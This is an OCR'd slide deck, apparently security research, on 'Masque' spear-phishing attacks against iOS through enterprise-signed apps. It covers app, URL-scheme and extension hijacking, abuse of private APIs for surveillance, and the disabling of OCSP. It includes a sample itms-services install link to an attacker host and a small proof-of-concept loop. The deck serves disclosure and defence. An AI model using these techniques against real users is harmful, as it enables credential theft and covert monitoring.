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Four Types of Masques

Spear Phishing Attacks against iOS

Tao (Lenx) Wei, Zhaofeng Chen, Hui Xue

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

Targeted Attacks against Mobile Devices

- ~ 0.02% Android devices attacked by spear-phishing APT attacks
  - Data From Google
  - Most through side-loaded APKs
- How about iOS ?
  - Jailbreak is soooo hard
  - "No" 3rd party markets
  - Much more secure ?

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
Spear Phishing Attacks against iOS

- Easy
  - Exploit without sophisticated skills
- Effective
  - Harvest data, monitor user, etc.
- Flexible
  - Multiple types, multiple channels
- Long-live
  - Some hard to patch



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Agenda

- Apple's Shell
  - Review Process for iOS App Store
  - EnPublic apps
- Masque Attacks
  1. Replace Apps and Gather Data
  2. Bypass "don't trust" and Review
  3. Replace Extensions at The Background
  4. Unpatched one, reported at Aug 2014
- Discussion
  - Dilemma of iOS Security

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Apple's Shell
Review Process for iOS App Store

- Include over 100 rules, e.g.
  - Apps that use non-public APIs will be rejected
  - Apps that download code in any way or form will be rejected
  - Apps that install or launch other executable code will be rejected.
  - Apps that read or write data outside its designated container area will be rejected
  - Multitasking Apps may only use background services for their intended purposes: VoIP, audio playback, location, task completion, local notifications, etc.
  - Apps that create alternate desktop/home screen environments or simulate multi-App widget experiences will be rejected.
  - Location data can only be used when directly relevant to the features and services provided by the App to the user or to support approved advertising uses

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
Apple's Shell
Review Process for iOS App Store

- Very effective
  - Few malware instances for non-jailbroken iOS

Name	Discovery Date
iOS/Toires.A!tr.spy	Nov 2009
Adware/LBTM!iOS	Sep 2010
iOS/FindCall.A!tr.spy	July 2012
iOS/RCS	Jun 2014



Data from Fortinet and Symantec

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How to Bypass The Review Process?

- Obfuscation
  - ACNS'13
- Jekyll Attacks using ROP Chains
  - Usenix Security'13

- Or just $20 !

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The iOS Developer Enterprise Program

- Enable a company to sign in-house apps with its enterprise distribution certificate
- Distribute the apps to employees using enterprise provisioning profiles
- No review process!

- $299: official enterprise program
- < $20: Some 3rd-party online service

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EnPublic Apps

- Public Apps distributed under Enterprise Provisioning profiles on the Internet
  - itms-services://?action=download-manifest&url=https://yourdomain.com/manifest.plist

Country	Number of Apps
United States	660
China	361
England	223
France	62
Others	102
Total	1408

Stats of March 2014

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
Spear Phishing Attacks using EnPublic Apps

- No review process!
  - Private APIs
  - Fake UI
  - Functionality abuse
  - Exploitations



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

Spear Phishing through EnPublic Apps

Spear Phishing

itms-services://?action=download-manifest
&url=https://attack.com/evil.plist



Spear Phishing Attack Workflow



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Masque Attacks

1. App Masque
   – Replace Apps and Gather Data
2. URL Masque
   – Bypass “Don’t Trust” and Hijack IAC
3. Extension Masque
   – Replace Extensions at Background
4. 4th
   – reported at Aug 2014

Masque Attack I: App Masque

- OTA Bundle-id conflict

- App replacement
  - Stefan Esser, 2013
- Sensitive data unchanged
  - Credential
  - Cookie

[Fixed in 8.1.3]

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Demo I

- Replace Official Gmail
  - Steal Gmail data
    - E.g. Email
- Background monitor without user's awareness
  - Steal info in background
    - E.g. SMS, incoming call

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Masque Attack II: URL Masque

- URL Scheme conflict

- Inter-App Communication Hijacking
  - Nitesh Dhanjani, 2010
  - Both main schemes and callback schemes
- "Don't Trust" Bypassing
  - UI Phishing

[Fixed in 8.1.3]

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
URL Scheme

- Inter-App Communication between iOS apps



Demo II

- Replace Official Gmail
- By-pass “prompt for trust”
  - Hijacking URL scheme
- Phishing Attack
  - Steal victim’s Facebook username/password

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
URL Masques on App Store


- Unjustified URL Masque Hijacking
  - ZhanqiTV vs Alipay
- URL Masques Designed as A Feature
  - Bascom Anywhere Filter Browser vs Google Chrome
- URL Masques Inherited as A Mistake

App#	URL Scheme
8048	fb118493188254996
5234	fb124661487570397
1652	dps.
1463	tencent100371282
1240	fb530062150387678

Alipay Hijacking on App Store



Alipay Hijacking on App Store



Masque Attack III: Extension Masque

- Extension bundle-id conflict

- “Don’t Trust” Bypassing
- Extension Hijacking
  - VPN Hijacking and entitlement bypassing

[Fixed in 8.1.3]

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Demo III

- Replace VPN plugin of VPN apps
  - VPN App = Main App + VPN Plugin
- Injects arbitrary code into neagent (PoC)

```
while(1) {
    syslog(LOG_ERR, "[+] ========== ****** PoC DYLIB LOADED ****** ==========");
    sleep(3);
}
```

- Block device from true reboot
- Persistent installation on the device
  - Removed app comes back after “reboot”

Masque Attack IV: 4th

- Reported to Apple at Aug, 2014
- Not patched yet
  - Not able to disclose it yet
- Effects
  - Demolish many “system” apps

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
Spear Phishing Attack Workflow



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Abusing Private APIs

Method	Framework	Functionality
CTSIMSupportCopyMobile SubscriberIdentity()	Core Telephony	Get Device IMSI
[[UIDevice currentDevice] UniqueIdentifier]	UIKit	Get Device UDID
SBSCopyApplication DisplayIdentifiers()	SpringBoardServices	Get the array of current running app bundle IDs.
[[CTMessageCenter sharedMessageCenter] incomingMessageWithId: result]	Core Telephony	Get the text of the incoming SMS message.
MobileInstallationLookup()	Mobile Installation	Get the bundle ID list of installed iOS apps.

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Fake UI

- Repackaging benign apps
  - Popular on Android
- Gather accounts, passwords and sensitive data on the cloud

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Exploits

- Do not need full jailbreak

- Read/write/run files outside the sandbox
- Inject into other processes
- Other information leakage

iOS Update Mystery

- 2 months after iOS 8.1.3 release
- 30% ~ 60% devices in some high-profile enterprises are still vulnerable to all the Masque Attacks

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
Persistency

- Continuous monitoring and interaction in order to achieve the defined objectives

- A challenge for apps on iOS to run at background or across rebooting



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Auto-run

- Ordinary iOS apps can't start automatically after rebooting
- Only VoIP apps are allowed to start automatically after the system reboot.
  - Apple forbids non-VoIP apps in App Store from using this feature
  - It's free for EnPublic apps

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Disabling OCSP

- Apple uses the *Online Certificate Status Protocol (OCSP)* to validate enterprise certificates.
  - Around every 3-7 days
  - It has the chance to find and disable abuse.
- To prevent this, attackers can disable OCSP.
  - Exploit some vulnerabilities to change the timeout field of the OCSP database
  - VPN hijacking

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Discussion
Dilemma of iOS Security

- Apple doesn’t allow security vendors to implement system-level protections
- EnPublic malware can freely call powerful private APIs and exploit vulnerabilities
- Furthermore, classic network security devices in company networks can’t protect mobile devices all the time.

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Conclusion

- Attackers can use EnPublic apps or App Store apps to conduct Masque Attacks against iOS users
  - Gather accounts, passwords, data
  - Persistently
- iOS Security faces a dilemma.
- We suggest that
  - Apple may consider bringing dedicated security vendors into iOS for enterprise-level security solutions.

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Thanks

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